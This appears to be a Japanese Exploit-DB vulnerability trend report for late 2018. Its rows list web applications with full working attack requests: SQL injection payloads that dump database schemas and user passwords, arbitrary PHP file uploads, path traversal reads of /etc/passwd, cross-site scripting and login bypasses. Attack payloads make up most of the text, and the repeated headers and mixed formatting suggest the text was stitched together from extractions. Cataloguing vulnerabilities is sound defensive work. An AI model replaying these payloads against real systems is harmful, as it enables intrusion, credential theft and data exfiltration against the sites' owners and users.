fname=%22%22%27%27%27%20UniON%20SelECt%20nuLL%2cCoNCat((selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e)))x))%2cnuLL%2cnuLL%2cnuLL%2cnuLL%2cnuLL%2cnuLL--%20Efe	Viva Visitor & Volunteer ID Tracking	Viva Visitor & Volunteer ID Tracking 0.95.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-23	45657	SQL Injection	易	中	Appsource School Management System 1.0 - 'student_id' SQL Injection	GET /index.php?page=subject_allocation&teacher_id=%2d%33%27%20%55%4e%49%41%4e%20%41%4c%4c%20%53%45%4c%45%43%54%20%31%2c%43%4f%4e%43%41%54%28%71%57%52%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2d%2d%20%2d&selection_type=allocate_new_subject&token=6f241aabc241c0f1567f2eef2eb9605f HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: __test=0873e299cd6c3e39a7898a55d9894bc6; PHPSESSID=6ac2af1ef1b06c03438adef38b554175 Connection: keep-alive	Appsource School Management System	Appsource School Management System 1.0
2018-10-23	45659	File Upload	易	中	SIM-PKH 2.4.1 - Arbitrary File Upload	POST /10.0.100.24/admin/modul/mod_pengurus/aksi_pengurus.php?module=pengurus&act=update HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=sbl43od8c5ceereifi8qidm923 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------1045361384435155805203005636 2 Content-Length: 261 -----------------------------1045361384435155805203005636 2 Content-Disposition: form-data; name="fupload"; filename="phpinfo2.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------1045361384435155805203005636 2--	SIM-PKH	SIM-PKH 2.4.1
2018-10-23	45662	File Upload	中	中	School ERP Pro+Responsive 1.0 - Arbitrary File Download	/office_admin/download.php?document=../../../../../etc/passwd	School ERP	School ERP Pro+Responsive 1.0
2018-10-23	45663	SQL Injection	易	高	School ERP Pro+Responsive 1.0 - 'fid' SQL Injection	GET /student_staff/?pid=54&action=staff_timetable&fid=-%31%20%75%6e%49%6f%4e%20%73%45%6c%45%63%74%20%31%2c(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%33%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=nno01rkujOqlOk1sb96uhg1va1 Connection: keep-alive	School ERP Pro+Responsive	School ERP Pro+Responsive 1.0
2018-10-23	45664	SQL Injection	易	中	SIM-PKH 2.4.1 - 'id' SQL Injection	GET /student_staff/?pid=54&action=staff_timetable&fid=-%31%20%75%6e%49%6f%4e%20%73%45%6c%45%63%74%20%31%2c(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%33%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=nno01rkujOqlOk1sb96uhg1va1 Connection: keep-alive	SIM-PKH	SIM-PKH 2.4.1
2018-10-23	45665	SQL Injection	易	中	MGB OpenSource Guestbook 0.7.0.2 - 'id' SQL Injection	GET /email.php?id=admin%27+uniOn+selEct+(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%32%2c%33%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	MGB OpenSource Guestbook	MGB OpenSource Guestbook 0.7.0.2

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-24	45666	SQL Injection	易	高	SG ERP 1.0 - 'info' SQL Injection	GET /index.php?mod=est&bot=tes3&info=- 4++uniOn++selecT+0x496873616e%2c0x496873616e%2c(selECt(@x)fROm(s elECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase()) aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@t Bl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c 0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e)))) x)%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2 c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x4 96873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x49687 3616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616 e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c 0x496873616e%2c0x496873616e-- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=dvctab6luqcp739fom5asvqru7 Connection: keep-alive	SG ERP	SG ERP 1.0
2018-10-24	45667	SQL Injection	易	中	Fifa Master XLS 2.3.2 - 'usw' SQL Injection	GET /chat.php?action=chatname&usw=- %27++uNiOn+sElecT++(seLEcT(@x)FRom(SElecT(@x:=0x00)%20,(sELeCt(@ x)fRom(f_user)whERe(@x)In(@x:=conCat(0x20,@x,0x557365726e616d653 a20,userName,0x3c62723e,0x506173733a20,userPassword,0x3c62723e))))x)--+- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=io5hsssef7l7nich1si2gk99k5 Connection: keep-alive	Fifa Master XLS	Fifa Master XLS 2.3.2
2018-10-24	45668	Cross-Site Scripting	易	中	Axioscloud Sissiweb Registro Elettronico 7.0.0 - 'Error_desc' Cross-Site Scripting	Error_Desc=Sessione%20non%20Validaa%3Cbody%20onload=%22alert(%27 ok%27);%22%3E&Error_Parameters=	Axioscloud Sissiweb Registro Elettronico	Axioscloud Sissiweb Registro Elettronico 7.0.0
2018-10-24	45672	Cross-Site Scripting	易	中	LANGO Codeigniter Multilingual Script 1.0 - Cross-Site Scripting	POST /lango/admin/settings/update HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://TARGET/lango/admin/settings Content-Type: multipart/form-data; boundary=-------------------- -------180989082911182658591910516947 Content-Length: 3150615 Cookie: csrf_cookie_name=4eeae5fca11e4ae108d667b67b52a0b3; ci_session=7ghu11a49n5ethf596t6g1ec5kfscncp Connection: close Upgrade-Insecure-Requests: 1 -----------------------------180989082911182658591910516947 Content-Disposition: form-data; name="site_name" "> Ismail Tasdelen -----------------------------180989082911182658591910516947 Content-Disposition: form-data; name="site_title" "> Ismail Tasdelen -----------------------------180989082911182658591910516947 Content-Disposition: form-data; name="keywords" Multilanguage ,Codeigniter Multilanguage Script,"> Ismail Tasdelen -----------------------------180989082911182658591910516947 Content-Disposition: form-data; name="description" "> Ismail Tasdelen -----------------------------180989082911182658591910516947 Content-Disposition: form-data; name="photo1"; filename="₩"><img src=x onerror=alert(₩"ismailtasdelen₩")>.jpg" Content-Type: image/jpeg	LANGO Codeigniter Multilingual Script	LANGO Codeigniter Multilingual Script 1.0
2018-10-25	45681	Cross-Site Scripting	易	中	Ekushey Project Manager CRM 3.1 - Cross-Site Scripting	POST /demo/ekushey/index.php/admin/client/create HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://TARGET/demo/ekushey/index.php/admin/client Content-Type: multipart/form-data; boundary=-------------------- -------197256911456901497210052432O4 Content-Length: 1576033 Connection: close Upgrade-Insecure-Requests: 1 -----------------------------19725691145690149721005243204 Content-Disposition: form-data; name="name" "><script>alert("ismailtasdelen")</script> -----------------------------19725691145690149721005243204 Content-Disposition: form-data; name="email" test@ismailtasdelen.me -----------------------------19725691145690149721005243204 Content-Disposition: form-data; name="password" Passw0rd -----------------------------19725691145690149721005243204 Content-Disposition: form-data; name="address"	Ekushey Project Manager CRM	Ekushey Project Manager CRM 3.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						"><script>alert("ismailtasdelen")</script> -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="phone" +100200300205 -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="website" https://ismailtasdelen.me -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="skype_id" ismailtasdelen -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="facebook_profile_link" ismailtasdelen -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="linkedin_profile_link" ismailtasdelen -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="twitter_profile_link" ismailtasdelen -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="short_note" "><script>alert("ismailtasdelen")</script> -----------------------------197256911456901497210052432 04 Content-Disposition: form-data; name="userfile"; filename="W"><img src=x onerror=alert(W"ismailtasdelenW")>.jpg" Content-Type: image/jpeg		
2018-10-25	45682	SQL Injection	中	中	phptpoint Pharmacy Management System 1.0 - 'username' SQL injection	username=admin%27+OR+1+-- +&password=anyPassword&position=Admin&submit=Login	phptpoint Pharmacy Management System	phptpoint Pharmacy Management System 1.0
2018-10-25	45683	SQL Injection	易	高	phptpoint Hospital Management System 1.0 - 'user' SQL injection	user=admin%40gmail.com'+OR+1--+&pass=anything&signIn=	phptpoint Hospital Management System	phptpoint Hospital Management System 1.0
2018-10-25	45684	SQL Injection	易	中	Simple Chat System 1.0 - 'id' SQL Injection	GET /user/chatroom.php?id=-3%27+ýQO1Þíµíç'íë %2c(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl :=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_sch EMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2 cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30) %2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@ z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name %2c0x3c62723e))))x)%2c0x496873616e2053656e63616e%2c0x496873616e205 3656e63616e%2c0x496873616e2053656e63616e--+ HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtmli,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=fuobifeugni2gnt2kir6patce6 Connection: keep-alive	Simple Chat System	Simple Chat System 1.0
2018-10-25	45685	File upload	易	中	Delta Sql 1.8.2 - Arbitrary File Upload	POST /10.0.100.24/docs_upload.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost/[PATH]/docs_manage.php?id=1 Cookie: PHPSESSID=ra5c0bgati64a01fag01l8hhf0 Connection: keep-alive Content-Type: multipart/form-data; boundary= -----------------------------158943328914318561992147220435 Content-Length: 721 -----------------------------158943328914318561992147220435 Content-Disposition: form-data; name="fileToUpload"; filename="Efe.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------158943328914318561992147220435 Content-Disposition: form-data; name="submit" Upload File -----------------------------158943328914318561992147220435 Content-Disposition: form-data; name="id" 1 -----------------------------158943328914318561992147220435 Content-Disposition: form-data; name="version" -----------------------------158943328914318561992147220435 Content-Disposition: form-data; name="hasdocs" -----------------------------158943328914318561992147220435--	Delta Sql	Delta Sql 1.8.2
2018-10-25	45686	Cross-Site Scripting	易	中	User Management 1.1 - Cross-Site Scripting	POST /Cpanel/account HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=--------------------- --------708845129398173258139363 1504 Content-Length: 1574638 Connection: close Upgrade-Insecure-Requests: 1 -----------------------------708845129398173258139363 1504 Content-Disposition: form-data; name="fullName" Admin -----------------------------708845129398173258139363 1504 Content-Disposition: form-data; name="profileImage"; filename="W"><img src=x onerror=alert(W"ismailtasdelenW")>.jpg" Content-Type: image/jpeg	User Management	User Management 1.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-25	45688	SQL Injection	易	中	ClipBucket 2.8 - 'id' SQL Injection	POST /ajax.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=fuobifeugni2gnt2kir6patce6 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 96 mode=rating&id=(CASE%20WHEN%20(112=112)%20THEN%20SLEEP(5)%20ELSE%20112%20END)&rating=5&type=user	ClipBucket	ClipBucket 2.8
2018-10-25	45689	SQL Injection	中	中	Simple POS and Inventory 1.0 - 'cat' SQL Injection	GET /user/plist.php?cat=-1%27+UnIOn+seleCT+0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNning_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNning_numBer:=@rUNning_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e--+- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=fuobifeugni2gnt2kir6patce6 Connection: keep-alive	Simple POS and Inventory	Simple POS and Inventory 1.0
2018-10-25	45690	SQL Injection	易	中	AiOPMSD Final 1.0.0 - 'q' SQL Injection	GET /search.php?q=12%27||(SeleCT%20%27Efe%27%20FroM%20duAL%20WheRE%2011O=11O%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),0ataBASe(),VErsIoN()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatIoN_SchEMA.PluGINS%20grOUp%20BY%20x)a))||%27 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	AiOPMSD Final	AiOPMSD Final 1.0.0
2018-10-25	45692	SQL Injection	易	中	MPS Box 0.1.8.0 - 'uuid' SQL Injection	GET /inc/popup.qrcode.inc.php?uuid=1)+UniON+sELect+0x496873616e2053656e63616e%2c(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNning_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNning_numBer:=@rUNning_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e--+- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	MPS Box	MPS Box 0.1.8.0
2018-10-25	45693	File Upload	中	高	Open STA Manager 2.3 - Arbitrary File Download	GET 10.0.100.24/modules/backup/actions.php?op=getfile&file=../../../../../Windows/win.ini HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=lt998mh6qs6qq2d7daj9ogdoa0 Connection: keep-alive	Open STA Manager	Open STA Manager 2.3
2018-10-26	45698	SQL Injection	易	中	Quick Count 2.0 - 'txtInstID' SQL Injection	POST /QCVote.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 268 txtInstID=12'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%2011O=11O%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),0ataBASe(),VErsIoN()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatIoN_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'	Quick Count	Quick Count 2.0
2018-10-26	45700	SQL Injection	易	中	Delta Sql 1.8.2 - 'id' SQL Injection	GET /docs_manage.php?id=1+uNiOn+seleCt+0x31,0x32,(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNning_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNning_numBer:=@rUNning_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x),0x34,0x35--+-&version=1&hasdocs=1 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=ra5c0bgati64a01fag01l8hhf0 Connection: keep-alive	Delta Sql	Delta Sql 1.8.2

EDB-Report

最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

<table>
<tr><th>日付き</th><th>EDB番号</th><th>脆弱性カテゴリ</th><th>攻撃難</th><th>危険度</th><th>脆弱性名</th><th>攻撃コード</th><th>対象プログラム</th><th>対象環境</th></tr>
<tr><td>2018-10-26</td><td>45701</td><td>SQL Injection</td><td>易</td><td>中</td><td>Veterinary Clinic Management 00.02 - 'editpetnum' SQL Injection</td><td>GET /petmaint.php?editpetnum=-
0x496873616e2053656e63616e+UniOn++SeLect++0x496873616e2053656e63
616e%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2
c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496
873616e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616
e2053656e63616e%2c0x496873616e2053656e63616e%2c0x496873616e20536
56e63616e%2cCONCAT(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION(
)))%2c0x496873616e2053656e63616e%2c0x496873616e2053656e63616e%2c
0x496873616e2053656e63616e%2c0x496873616e2053656e63616e--+Efe
HTTP/1.1

Host: 10.0.100.24:1004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive</td><td>Veterinary Clinic Management</td><td>Veterinary Clinic Management 00.02</td></tr>
<tr><td>2018-10-29</td><td>45703</td><td>SQL Injection</td><td>易</td><td>中</td><td>Open Faculty Evaluation System 5.6 - 'batch_name' SQL Injection</td><td>POST /submit_feedback.php HTTP/1.1
Host: 10.0.100.24:1004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 282

batch_name=2'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%2
0AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x20
3a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FL
ooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20B
Y%20x)a))||'&submit=Submit</td><td>Open Faculty Evaluation System</td><td>Open Faculty Evaluation System 5.6</td></tr>
<tr><td>2018-10-29</td><td>45707</td><td>SQL Injection</td><td>易</td><td>中</td><td>Open Faculty Evaluation System 7 - 'batch_name' SQL Injection</td><td>POST /submit_feedback.php HTTP/1.1
Host: 10.0.100.24:1004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 282

batch_name=2'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%2
0AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x20
3a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FL
ooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20B
Y%20x)a))||'&submit=Submit</td><td>Open Faculty Evaluation System</td><td>Open Faculty Evaluation System 7</td></tr>
<tr><td>2018-10-29</td><td>45717</td><td>SQL Injection</td><td>中</td><td>中</td><td>MTGAS MOGG Web Simulator Script - SQL Injection</td><td>/play.php?id=99999'+[SQL Command]+#
/play.php?id=99999%27+and+extractvalue(1,concat(0x3a,user(),0x3a
))%23</td><td>MTGAS MOGG Web</td><td>MTGAS MOGG Web Simulator Script</td></tr>
<tr><td>2018-10-29</td><td>45718</td><td>SQL Injection</td><td>易</td><td>中</td><td>Aplaya Beach Resort Online Reservation System 1.0 - SQL Injection</td><td>POST /admin/mod_users/controller.php?action=edit HTTP/1.1
Host: 10.0.100.24:1004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
